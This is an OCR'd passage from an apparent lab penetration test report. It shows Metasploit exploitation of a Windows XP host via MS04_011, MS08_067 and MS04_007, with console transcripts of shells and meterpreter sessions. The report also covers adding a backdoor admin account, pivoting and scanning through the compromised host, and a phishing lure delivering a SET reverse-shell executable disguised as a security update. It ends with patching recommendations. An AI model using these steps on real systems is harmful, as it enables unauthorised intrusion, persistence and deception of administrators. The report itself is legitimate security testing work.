


Figure 100. Vulnerability on port 445

Figure 101. Nessus has an appropriate exploit

Figure 102. Selecting a payload that will attempt to open a remote shell on the target




Figure 103. Selecting the appropriate options for the exploit




Figure 104. Successfully opened up a command shell on the remote target

MS04_011 - Successful

The Nessus vulnerability scan shows that the host is vulnerable to remote code execution due to a flaw in the function 'DsRolerUpgradeDownlevelServer' on the LSAS (local security authority server) service (figure 40). Using exploit MS04_011 through the metasploit framework resulted in successfully opening up a command shell on the remote host (figure 41 and 42). However, when trying to open up a meterpreter session rather than a command shell using this exploit, the remote host would crash (figure 43 and 44).




Figure 105. Vulnerability on port 445

Figure 106. Metasploit has an appropriate exploit

Figure 107. Successfully opened a command shell on the target system




Figure 108. If payload was set to 'meterpreter', target system would crash




Figure 109. If payload was set to 'meterpreter', target system would crash

MS08_067 - Successful

The Nessus vulnerability scan shows that the host is vulnerable to remote code execution due to a flaw in the 'server' service (figure 45). Using exploit MS08_067 through the metasploit framework resulted in successfully opening up a command shell on the remote host (figure 46 and 47). However, no command shell was displayed and no commands could be sent to the remote host. Changing the payload with this exploit to meterpreter rather than a command shell resulted in a successful meterpreter session on the host (figure 48).




Figure 110. Vulnerability on port 445

```
msf  exploit(ms04_011_lsass) > search ms08_067

Matching Modules
================

   Name                                 Disclosure Date          Rank   Descript
ion
   ----                                 ---------------          ----   --------
---
   exploit/windows/smb/ms08_067_netapi  2008-10-28 00:00:00 UTC  great  Microsof
t Server Service Relative Path Stack Corruption
```

Figure 111. Metasploit has an appropriate exploit

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 131.168.10.18
[*] Command shell session 5 opened (131.168.10.60:39359 -> 131.168.10.18:4444)
t 2013-03-01 11:23:55 -0700

cd..
dir
^C
Abort session 5? [y/N]
^C
Abort session 5? [y/N]  y

[*] 131.168.10.18 - Command shell session 5 closed.  Reason: User exit
```

Figure 112. Remote command shell opened but no commands can be executed.

```
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 131.168.10.18
[*] Meterpreter session 6 opened (131.168.10.60:34657 -> 131.168.10.18:4444) at
 2013-03-01 11:24:41 -0700

meterpreter >
```

Figure 113. When the same exploit was used with a 'meterpreter' payload, the exploit turned out more successful

MS04_007 - Successful

The Nessus vulnerability scan shows that the host has an ASN.1 library that could allow an attacker to execute arbitrary code on the host (figure 49). Using exploit MS04_007 through the metasploit framework resulted in successfully opening up a command shell on the remote host (figure 50).




Figure 114. Vulnerability on port 445

Figure 115. Metasploit has an appropriate exploit, which led to successfully opening a command shell on the target system

Adding a user account to a compromised system

Once a remote system has been compromised and a Windows command shell has been successfully opened, a user account can be added to that system (figure 51 and 52). The user account can also be given administrator privileges. This allows for easier access to the compromised system at a later time - rather than having to exploit the system again, the attacker can just log in remotely using the credentials for the added user account. Figure 53 and 54 show the remotely executed command to add a user to the compromised system, as captured by Wireshark.

Figure 116. Commands to add a new user account to the target system and to provide the account with admin privileges




Figure 117. Inspection of the target system shows that the account was added successfully




Figure 118. Wireshark shows the commands being executed in the network traffic.

```
.PV..#.P V.....E.
.o.f@... ........
......Z. z...7PP.
C.....ne t user /
add hack account
gerbentj PLOK.
```

Figure 119. Contents of the network packet shows cleartext command.

Using meterpreter to scan an internal network

An established meterpreter session on a compromised machine can be used to gather more information about the network to which that machine is connected. Meterpreter has a built in packet sniffer that can be activated on the compromised device (figure 55). The captured packets can then be downloaded to the attack platform (figure 56) and opened in Wireshark to identify additional targets (figure 57).




Figure 120. Activating a packet sniffer in a meterpreter session and dumping the contents to the attack platform




Figure 121. 'ls Desktop' command shows that the contents of the packet sniffer was successfully saved




Figure 122. Captured network traffic opened in Wireshark displays additional hosts on the target network.

A meterpreter session can also be used to run an ARP scanner on the remote host's network, which can be a faster and clearer method if the user is only looking to identify additional targets rather than analyze all network traffic (figure 58).

```
meterpreter > run arp_scanner -r 131.168.10.0/27
[*] ARP Scanning 131.168.10.0/27
[*] IP: 131.168.10.17 MAC 00:50:56:a4:00:1b
[*] IP: 131.168.10.11 MAC 00:50:56:a4:00:07
[*] IP: 131.168.10.18 MAC 00:50:56:a4:00:17
[*] IP: 131.168.10.13 MAC 00:50:56:a4:00:1e
[*] IP: 131.168.10.14 MAC 00:50:56:a4:00:1a
[*] IP: 131.168.10.16 MAC 00:50:56:a4:00:19
[*] IP: 131.168.10.15 MAC 00:50:56:a4:00:18
meterpreter >
```

Figure 123. ARP scan executed through a meterpreter session

Once additional targets on the network are identified the remote host can also be used to run a port scan. In order to do so, a route has to be added to the metasploit framework that directs all traffic to the remote network through the active meterpreter session on the compromised device (figure 59). Once that is done, a port scan executed on the remote network from the attack platform (figure 60) will appear to originate from the compromise device instead, as is displayed on the screenshot taken of Wireshark (figure 61).

```
meterpreter > background
[*] Backgrounding session 7...
msf > route add 131.168.10.1 255.255.255.0 7
[*] Route added
msf > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   131.168.10.1       255.255.255.0      Session 7

msf > use auxiliary/scanner/portscan/tcp
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   PORTS        1-1024           yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       131.168.10.11    yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

Figure 124. Directing network traffic through a meterpreter session

```
msf  auxiliary(tcp) > exploit

[*] 131.168.10.13:135 - TCP OPEN
[*] Scanned 1 of 5 hosts (020% complete)
[*] 131.168.10.14:135 - TCP OPEN
[*] Scanned 2 of 5 hosts (040% complete)
[*] 131.168.10.15:53 - TCP OPEN
[*] 131.168.10.15:80 - TCP OPEN
[*] 131.168.10.15:88 - TCP OPEN
[*] 131.168.10.15:139 - TCP OPEN
[*] 131.168.10.15:135 - TCP OPEN
[*] 131.168.10.15:389 - TCP OPEN
[*] 131.168.10.15:445 - TCP OPEN
[*] 131.168.10.15:464 - TCP OPEN
[*] 131.168.10.15:593 - TCP OPEN
[*] 131.168.10.15:636 - TCP OPEN
[*] Scanned 3 of 5 hosts (060% complete)
[*] 131.168.10.16:80 - TCP OPEN
[*] 131.168.10.16:135 - TCP OPEN
[*] Scanned 4 of 5 hosts (080% complete)
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(tcp) > _
```

Figure 125. Performing a network scan through a compromised target




Figure 126. Wireshark shows that the network scan appears to originate from the compromised target

Recommendations

The target system in this penetration test had so many vulnerabilities that were successfully exploited that it is beyond the scope of this report to address them all individually. The best solution is to completed update and patch the system. Currently the system is running Microsoft Windows XP Service Pack 0, which is a very vulnerable system. By upgrading to Service Pack 3, a lot of the vulnerabilities that were exploited will disappear. Additionally, Service Pack 3 comes with a firewall that keeps remote users from learning too much information about your system, ports, and services. Upgrading to a more current operating system such as Windows 7 will also take care of many of the vulnerabilities that currently exist. Whichever solution is chosen it should be implemented ASAP because the current configuration of this system leaves it vulnerable to virtually anyone with a desire to take advantage of it.

Using the Social Engineering Toolkit (SET)

Since exploitation of the Windows Server 2008 R2 system failed using the Metasploit Framework, another tool was used, namely the Social Engineer Toolkit (SET). The SET is a collection of tools designed not to exploit a system directly, like metasploit does, but instead to trick users into opening or executing files that will create vulnerabilities in the systems they use.

The SET was used to create an executable file that, when opened, would establish a meterpreter session with the attack platform through a reverse handler to port 443 (figure 62 and 63). The executable was then emailed to an administrator of the target system under the pretense that the file was actually an important security update (figure 64) and the attack platform was set up to listen to incoming connections on the designated port. Once the file was opened and executed, the meterpreter session was successfully established with the target system (figure 65 and 66).

Figure 127. Using the Social Engineer Toolkit to launch an attack

Figure 128. Creating a payload and setting the attack platform up to listen to incoming connections.

